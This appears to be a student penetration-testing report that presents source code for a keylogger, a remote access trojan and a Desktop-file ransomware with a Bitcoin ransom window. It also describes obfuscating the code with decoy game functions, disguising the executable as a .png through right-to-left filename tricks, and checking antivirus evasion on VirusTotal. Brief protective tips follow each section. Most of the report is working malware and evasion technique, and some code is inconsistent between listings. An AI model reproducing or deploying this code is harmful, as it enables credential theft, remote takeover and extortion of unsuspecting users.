



Penetration Testing Report for Relq

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Table of Contents

Keylogger Virus

Keylogger Code (Without Obfuscation)	3
Explanation of the Code	4
Obfuscated Version of the Code	5
The obfuscation methods I used	6
Disguising the Keylogger to Appear as a Harmless File	7
Final Code Check on VirusTotal.com	8
Effective Measures to Protect Against Keyloggers	9

RAT Virus

RAT Code (Without Obfuscation).....	10
The obfuscation methods I used.....	11
Obfuscated Version of the Code Target System.....	12
Client.exe File Execution.....	13
Final Code Check on VirusTotal.com.....	14
Update Your Operating System and Software.....	15

Ransomware virus

Ransomware Code (Without Obfuscation).....	16
Encrypt_password.....	17
encrypt_all_txt_files().....	18
decrypt_all_txt_files().....	19
Graphical User Interface (GUI).....	20
Using PyInstaller, I converted my script into an .exe file.....	21
Final Code Check on VirusTotal.com.....	23
How to Protect Yourself from Ransomware.....	24

Keylogger Virus

A **keylogger** is a type of malicious software designed to record every keystroke made on a target system. It can be used for malicious purposes, such as stealing sensitive information like passwords, credit card numbers, or confidential messages. However, it's important to note that creating or using a keylogger without permission is illegal and unethical. Below is an example of a keylogger's implementation for educational purposes only.

Keylogger Code (Without Obfuscation)

```
# Function to log keystrokes to a file
def log_key(key):
    with open("log.txt", "a", encoding="utf-8") as file:
        file.write(key)

# Function to handle special keys
def map_special_keys(key):
    special_keys = {
        X.space: " ",
        X.enter: "\n",
        X.shift: "#SHIFT#",
        X.backspace: "\b",
        X.right: "#RIGHT_ARROW#",
        X.left: "#LEFT_ARROW#",
        X.up: "#UP_ARROW#",
        X.down: "#DOWN_ARROW#",
        X.ctrl_l: "#CONTROL#",
        X.ctrl_r: "#CONTROL#",
        X.alt_l: "#ALT#",
        X.alt_r: "#ALT#",
        X.tab: "#TAB#",
        X.caps_lock: "#CAPS_LOCK#",
        X.esc: "#ESC#"
    }
    return special_keys.get(key, None)
```

```

# Function to handle key press events
def on_press(key):
    try:
        if hasattr(key, 'char') and key.char is not None:
            log_key(key.char)
        else:
            special_key = map_special_keys(key)
            if special_key:
                log_key(special_key)
    except Exception as error:
        print(f"Error: {error}")

# Function to stop the keylogger when the 'ESC' key is pressed
def on_release(key):
    if key == X.esc:
        return False

# Start listening for key presses
with Z(on_press=on_press, on_release=on_release) as listener:
    listener.join()

```

Explanation of the Code

1. **Hiding the Terminal:**
The `hide_terminal` function hides the console window when the script is executed, making it less noticeable on a Windows machine.
2. **Logging Keystrokes:**
The `log_key` function writes each key pressed into a file named `log.txt`.
3. **Handling Special Keys:**
The `map_special_keys` function maps non-character keys (like space, enter, or arrow keys) to readable strings.
4. **Key Press Handling:**
The `on_press` function captures each keystroke. If the key is a printable character, it logs it directly; otherwise, it logs the special key name.
5. **Key Release Handling:**
The `on_release` function stops the keylogger if the `ESC` key is pressed.
6. **Main Program:**
The `Listener` from the `pynput` library continuously monitors keyboard events and triggers the respective handler functions.

Obfuscated Version of the Code

```
import os
import sys
import time
from pynput.keyboard import Key as X, Listener as Z

# Function to hide the terminal window on Windows
def hide_terminal():
    if sys.platform == "win32":
        import ctypes
        ctypes.windll.kernel32.FreeConsole()

# Hide the terminal window before starting the game
hide_terminal()

def start_game():
    target_word = "python"
    guessed_word = ""
    start_button = "Start"
    level_easy = "Easy"
    level_medium = "Medium"
    level_hard = "Hard"
    score = 0
    high_score = 100
    game_over = "Game Over"
    next_level = "Next Level"
    restart_game = "Restart"
    pause_game = "Pause"
    continue_game = "Continue"
    power_up = "Power Up"
    bonus_points = "Bonus Points"
    timer = "Timer"
    difficulty = "Difficulty"
    user_input = "User Input"
    victory = "Victory"
    defeat = "Defeat"
    lives_left = "Lives Left"
    health_points = "Health Points"
    boss_fight = "Boss Fight"
```

The program's code includes numerous functions that do not serve a primary purpose but contribute to the complexity of the code. For example, unnecessary variables and functions were added solely to distract from the program's actual purpose—keylogger functionality.

The obfuscation methods I used:

1. I utilized additional libraries that are unrelated to the program's main functionality.
2. I added numerous inactive functions to increase the code's overall size.
3. The variable names are confusing and meaningless, making code analysis more challenging.

```

    ✓ def game_over_screen():
    |     pass

    ✓ def power_up():
    |     pass

    ✓ def level_complete():
    |     pass

    ✓ def boss_fight():
    |     pass

    ✓ def extra_lives():
    |     pass

    ✓ def pause_game():
    |     pass

    ✓ def retry_game():
    |     pass

    ✓ def victory_message():
    |     pass

    ✓ def special_item():
    |     pass


    ✓ def unlock_new_item():
    |     pass

    ✓ def score_multiplier():
    |     pass


```

Disguising the Keylogger to Appear as a Harmless File

To make the code appear less suspicious on a computer where it is downloaded, I modified the .exe file externally using Resource Hacker, changing its icon to a regular .iso image. Then, I renamed the .exe file using the insert Unicode character method and converted it with RLE, giving it the extension .png. This made the keylogger appear as a panda image at first glance.




When the code is executed on another computer, it immediately creates a `log.txt` file without notifying the user. No window or notification appears when they click on the panda icon, keeping the process entirely hidden from the user.



Final Code Check on VirusTotal.com

Finally, to assess how widely my code is detected by various antivirus programs, I uploaded the final version of the code to VirusTotal.com. This platform performs automatic checks of the code with a variety of antivirus modules and shows how many different antivirus programs can identify the code as a threat.



Among the 8 antivirus programs that detected my code as a virus, only three are considered relatively popular and well-known: **Malwarebytes**, **McAfee Scanner**, and **DeepInstinct**. These are more widely used, while the other antivirus programs that flagged my code as a virus are more niche and not as commonly known in general use.

Effective Measures to Protect Against Keyloggers

Avoid Opening Suspicious Files: Do not open files with unusual or misleading extensions (e.g., `.png` files that might actually be `.exe`).

Enable Antivirus Software: Keep trusted and updated antivirus software running on your system to detect and block malicious files.

Scan Downloads: Always scan downloaded files from unknown sources using tools like VirusTotal before opening them.

Update Your System Regularly: Install the latest security patches for your operating system and applications to close potential vulnerabilities.

Verify File Sources: Ensure that files come from trusted and legitimate sources before executing them.

Be Cautious with Admin Privileges: Avoid running files with administrative privileges unless absolutely necessary.

RAT Virus

Remote Access Trojans (RATs) are a type of malicious software designed to gain remote control over target systems. RATs can be used to:

- Collect confidential data,
- Transfer files,
- Gain access to cameras and microphones,
- Execute programs or disrupt systems.

Although RATs are primarily associated with malicious purposes, they can also be used for legitimate purposes, such as remote system management and monitoring.

RAT Code (Without Obfuscation)

Target System Operation Code

```
import socket
import subprocess
import pyautogui
import io

SERVER_IP = '192.168.0.103'
PORT = 445

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((SERVER_IP, PORT))

while True:
    command = client.recv(1024).decode()
    if command.lower() == "exit":
        break
    else:
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
        except Exception as e:
            output = str(e).encode()
        client.send(output)

client.close()
```

Server Code

```
server.py  + x
PORT

import socket

HOST = '0.0.0.0'
PORT = 8080

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((HOST, PORT))
server.listen(1)
print(f"Listening on {HOST}:{PORT}...")

conn, addr = server.accept()
print(f"Connected by {addr}")

while True:
    command = input("Enter command to execute (or 'exit' to quit): ")

    if command.lower() == "exit":
        conn.send(b"exit")
        break
    else:
        conn.send(command.encode())

        result = conn.recv(4096)
        print(f"Command output:\n{result.decode()}")

conn.close()
server.close()
```

The program's code includes numerous functions that do not serve a primary purpose but contribute to the complexity of the code. For example, unnecessary variables and functions were added solely to distract from the program's actual RAT functionality.

The obfuscation methods I used:

- I utilized additional libraries that are unrelated to the program's main functionality.
- I added numerous inactive functions to increase the code's overall size.
- The variable names are confusing and meaningless, making code analysis more challenging.

Obfuscated Version of the Code Target System

```
import abc
import xyz
import random
import time
import math
import pygame

gk1 = '192.168.0.103'
yhb2 = 8080

def random_action():
    return random.choice(['jump', 'run', 'shoot', 'duck'])

def calculate_damage(hit_points, defense):
    return max(0, hit_points - defense)

def create_enemy(name):
    return {'name': name, 'health': 100, 'damage': 20}

def slow_motion():
    time.sleep(1)


def play_game_music():
    pygame.mixer.init()
    pygame.mixer.music.load("game_theme.mp3")
    pygame.mixer.music.play()
```

Since the server's Python code only runs on the local system, there is no need to apply obfuscation.


Next, the **pyinstaller --onefile --noconsole client.py** code was used to convert it into an .exe file.

```
C:\Windows\System32\cmd.e x + v
Microsoft Windows [Version 10.0.22631.4602]
(c) Microsoft Corporation. All rights reserved.
C:\Users\BEST\Desktop\virusner\RAT>pyinstaller --onefile --noconsole client.py|
```

Client.exe File Execution



When exploiting on Windows, we run our client code, and from our main Windows system, we start listening and observe that all `.txt` files begin to be transferred to our system.



Final Code Check on VirusTotal.com

Finally, to assess how widely my code is detected by various antivirus programs, I uploaded the final version of the code to VirusTotal.com. This platform performs automatic checks of the code with a variety of antivirus modules and shows how many different antivirus programs can identify the code as a threat.

The screenshot shows the VirusTotal.com interface for a file analysis. At the top, a circular progress indicator shows a score of 7 out of 72. A red banner indicates that 7/72 security vendors flagged the file as malicious. The file details include the hash 2ff25b46c53863267626592ef5993ee21d9e3e60b8e7a5aa72ea49f0de9cb308, the filename 'game.exe', a size of 7.48 MB, and a last analysis date of 'a moment ago'. The file is identified as a 'peexe' (64bits) with an 'overlay'. The 'DETECTION' tab is active, showing a table of security vendors' analysis results.

Security vendors' analysis		Do you want to automate checks?	
Cylance	Unsafe	DeeplInstinct	MALICIOUS
McAfee Scanner	TII2FF25B46C538	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Suspicious PE	Skyhigh (SWG)	BehavesLike.Win64.Ransom.wc
Zillya	Trojan.Agent.Win32.4060150	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected

Among the 7 antivirus programs that detected my code as a virus, these are not widely used

1. Use Antivirus Software

- Run frequent scans with well-known and reputable antivirus programs.
- Regularly update your antivirus software to protect your system from new threats.

2. Update Your Operating System and Software

- Ensure that your operating system and all installed software are up-to-date to patch vulnerabilities.

3. Avoid Suspicious Emails, Links, and Drives

- Be cautious when opening unsolicited emails or files, especially from unknown sources.
- Never open suspicious files that come from untrusted emails or links.

4. Protect SSH and Remote Desktop Connections

- Use strong passwords and multi-factor authentication (MFA) for remote connections such as SSH or Remote Desktop to prevent unauthorized access.

5. Secure Coding Practices

- Implement code review and security practices to minimize vulnerabilities or exploits in your software.
- Use licensed or secure libraries that comply with global security standards.


6. Implement Comprehensive Protection Measures

- Use combined security tools like firewalls, endpoint protection, and intrusion detection systems to mitigate any malicious actions.

Ransomware virus

Ransomware is a type of cyberattack where attackers seize control of a system or data and demand payment (ransom) in exchange for releasing or returning them to the owner. This type of malware often uses encryption methods that make the data unusable until the ransom is paid.

Ransomware Code (Without Obfuscation)



```
Bitcoin.py
import hashlib
import os
from cryptography.fernet import Fernet
import time
import threading
import tkinter as tk

# Ֆայլերի ենթիպատվորում
def encrypt_file(file_path, key):
    with open(file_path, 'rb') as f:
        file_data = f.read()

    fernet = Fernet(key)
    encrypted_data = fernet.encrypt(file_data)

    with open(file_path, 'wb') as f:
        f.write(encrypted_data)

# Գաղտնաբառի ենթոդավորում
def encrypt_password(password):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(password.encode('utf-8'))
    return sha256_hash.hexdigest()

# Բանալիի անվտանգ պահպանում (շեֆրով)
def get_encrypted_key():
    original_key = b"1cV6IcM8pEzq3xmh53z5c8o3v82W3e8H0AjQczX-Nok=" # Ձեր անվտանգ բանալին
    encrypted_key = encrypt_password("hakob") # Ձեր գաղտնաբառը
    return encrypted_key, original_key

# Ֆիբոնակիի հաջորդականությունը՝ ժամանակի համար
def fibonacci_timer():
    global start_time
    a, b = 1, 1 # Սկսակ արժեքները 1
    total_money = 1.0 # Սկսակ գումարը 1 դոլար
    increment = 0.00001 # Գումարի ավելացման արժեքը յուրաքանչյուր վարկյանի համար
```

encrypt_file(file_path, key)

- **Purpose:** Encrypts a file using the provided encryption key.
- **Steps:**
 1. Reads the content of the file in binary mode.
 2. Uses the Fernet encryption algorithm to encrypt the file data.
 3. Overwrites the original file with the encrypted content.

`encrypt_password(password)`

- **Purpose:** Encodes a password using the SHA-256 hashing algorithm.
- **Steps:**
 1. Converts the password into a secure hash.
 2. Returns the hash value as a hexadecimal string.

`get_encrypted_key()`

- **Purpose:** Retrieves a secure encryption key, encrypted using a password.
- **Steps:**
 1. The `original_key` is a predefined encryption key.
 2. Encrypts the password ("`hakob`") using `encrypt_password`.
 3. Returns the encrypted password and the original encryption key.

`fibonacci_timer()`

- **Purpose:** Implements a Fibonacci sequence-based timer and calculates an increasing amount of USD over time.
- **Steps:**
 1. Initializes the Fibonacci sequence starting with `1, 1`.
 2. Updates the timer every second with the current Fibonacci value and the accumulated USD.
 3. Stops when the user inputs the correct password.

```

while True:
    time.sleep(1) # Վիճակագրության միջակայքը՝ 1 վարկյան
    if not waiting_for_password: # Եթե գաղտնաբառը մուտքագրվեց, կկանգնի
        break

    # Ֆիբոնաչիի հաջորդականություն
    a, b = b, a + b
    total_money += increment

    # Թարմացվում է ժամանակի և գումարի ցուցադրումը
    label_time.config(text=f"Time: {a}s, USD: {total_money:.5f}")

# Ավտոմատ ենկրիպտավորում Desktop-ում
def encrypt_all_txt_files():
    desktop_path = os.path.join(os.path.expanduser("~"), "Desktop")
    txt_files = [f for f in os.listdir(desktop_path) if f.endswith('.txt')]

    encrypted_key, original_key = get_encrypted_key()
    print(f"Դենկրիպտավորելու համար գաղտնաբառը պետք է մուտքագրեք.")

    for file_name in txt_files:
        file_path = os.path.join(desktop_path, file_name)
        encrypt_file(file_path, original_key)
        print(f"{file_name} ֆայլը հաջողությամբ ենկրիպտավորվեց:")

    return encrypted_key # Վերադարձնում ենք շիֆրովված բանալին

# Դենկրիպտավորում
def decrypt_file(file_path, key):
    with open(file_path, 'rb') as f:
        encrypted_data = f.read()

    fernet = Fernet(key)
    decrypted_data = fernet.decrypt(encrypted_data)

    with open(file_path, 'wb') as f:
        f.write(decrypted_data)

```

encrypt_all_txt_files()

- **Purpose:** Automatically encrypts all `.txt` files located on the Desktop.
- **Steps:**
 1. Finds all `.txt` files in the Desktop directory.
 2. Encrypts each file using the original encryption key.
 3. Displays a message confirming successful encryption.
 4. Returns the encrypted password for later validation.

decrypt_file(file_path, key)

- **Purpose:** Decrypts an encrypted file using the provided decryption key.
- **Steps:**
 1. Reads the encrypted file in binary mode.
 2. Decrypts the file data using the Fernet decryption algorithm.
 3. Overwrites the encrypted file with the decrypted content.

```

# Դեկրիպտավորում
def decrypt_file(file_path, key):
    with open(file_path, 'rb') as f:
        encrypted_data = f.read()

    fernet = Fernet(key)
    decrypted_data = fernet.decrypt(encrypted_data)

    with open(file_path, 'wb') as f:
        f.write(decrypted_data)

# Դեկրիպտավորման սեսիա
def decrypt_all_txt_files():
    global waiting_for_password # Ստեղծում ենք փոփոխական, որ կօգտագործենք գաղտնաբառը ստուգելու համար
    waiting_for_password = True # Սկսում ենք սպասել գաղտնաբառին
    desktop_path = os.path.join(os.path.expanduser("~"), "Desktop")
    txt_files = [f for f in os.listdir(desktop_path) if f.endswith('.txt')]

    encrypted_key = password_entry.get() # Ստանում ենք մուտքագրված գաղտնաբառը
    encrypted_key = encrypt_password(encrypted_key) # Շիֆրավորում մուտքագրված գաղտնաբառը

    # Համեմատեք մուտքագրված և պահպանված գաղտնաբառերի արդյունքները
    if encrypted_key == get_encrypted_key()[0]:
        print("Գաղտնաբառը ճիշտ է: Ֆայլերը դեկրիպտավորվում են...")

        # Շիֆրավորելու բանալին
        original_key = get_encrypted_key()[1]

        for file_name in txt_files:
            file_path = os.path.join(desktop_path, file_name)
            decrypt_file(file_path, original_key)
            print(f"{file_name} ֆայլը հաջողությամբ դեկրիպտավորվեց:")

        waiting_for_password = False # Գաղտնաբառը ճիշտ է, դադարում ենք սպասել
    else:
        print("Միսալ գաղտնաբառ!")

```

decrypt_all_txt_files()

- **Purpose:** Decrypts all `.txt` files located on the Desktop after verifying the user-provided password.
- **Steps:**
 1. Collects all `.txt` files from the Desktop.
 2. Validates the user-provided password by comparing its hash to the stored hash.
 3. If the password is correct, decrypts all `.txt` files using the original encryption key.
 4. Displays success messages for each decrypted file or an error message for an incorrect password.

```

# Ստեղծում ենք GUI (Graphical User Interface)
root = tk.Tk()
root.title("Դոկի դեկրիպտավորում և ժամանակի տալիս")

# Բիթքոինի հաշվեհամար
bitcoin_address = "1A1zP1eP5QGeFi2DMPTFTL5SLmv7D1vfNa"
label_bitcoin = tk.Label(root, text=f"Bitcoin Address: {bitcoin_address}", font=('Helvetica', 12), fg="blue")
label_bitcoin.pack()

# Տվյալները ներկայացնելու համար լեյբլ (time & dollars)
label_time = tk.Label(root, text="Time: 0s, USD: 1.00000", font=('Helvetica', 14))
label_time.pack()

# Գաղտնաբան մուտքագրելու համար վիզուալ
label_password = tk.Label(root, text="Մուտքագրեք գաղտնաբառը:", font=('Helvetica', 12))
label_password.pack()

password_entry = tk.Entry(root, font=('Helvetica', 12), show="*")
password_entry.pack()

# Գաղտնաբառի հաստատման կոճակ
password_button = tk.Button(root, text="Հաստատել գաղտնաբառը", font=('Helvetica', 12), command=decrypt_all_txt_files)
password_button.pack()

# Թարմացման կոճակ
def update_time_and_money():
    elapsed_time = time.time() - start_time
    seconds = int(elapsed_time)
    money = 1 + (seconds * 0.00001) # Գումարի ավելացում
    label_time.config(text=f"Time: {seconds}s, USD: {money:.5f}")

update_button = tk.Button(root, text="Թարմացնել ժամանակը և գումարը", font=('Helvetica', 12), command=update_time_and_money)
update_button.pack()

# Ավտոմատ էնկրիպտավորում ծրագրի գործարկման ժամանակ
encrypt_all_txt_files()

```

update_time_and_money()

- **Purpose:** Updates the timer and the accumulated USD amount on the GUI.
- **Steps:**
 1. Calculates the elapsed time in seconds since the program started.
 2. Updates the displayed time and money based on the elapsed time.

Graphical User Interface (GUI):

The GUI is built using the **tkinter** library and consists of:

- **Bitcoin Address:** Displays a Bitcoin address.
- **Timer and Money:** Shows elapsed time and accumulated USD.
- **Password Input:** A field where the user enters a password for decryption.
- **Buttons:**
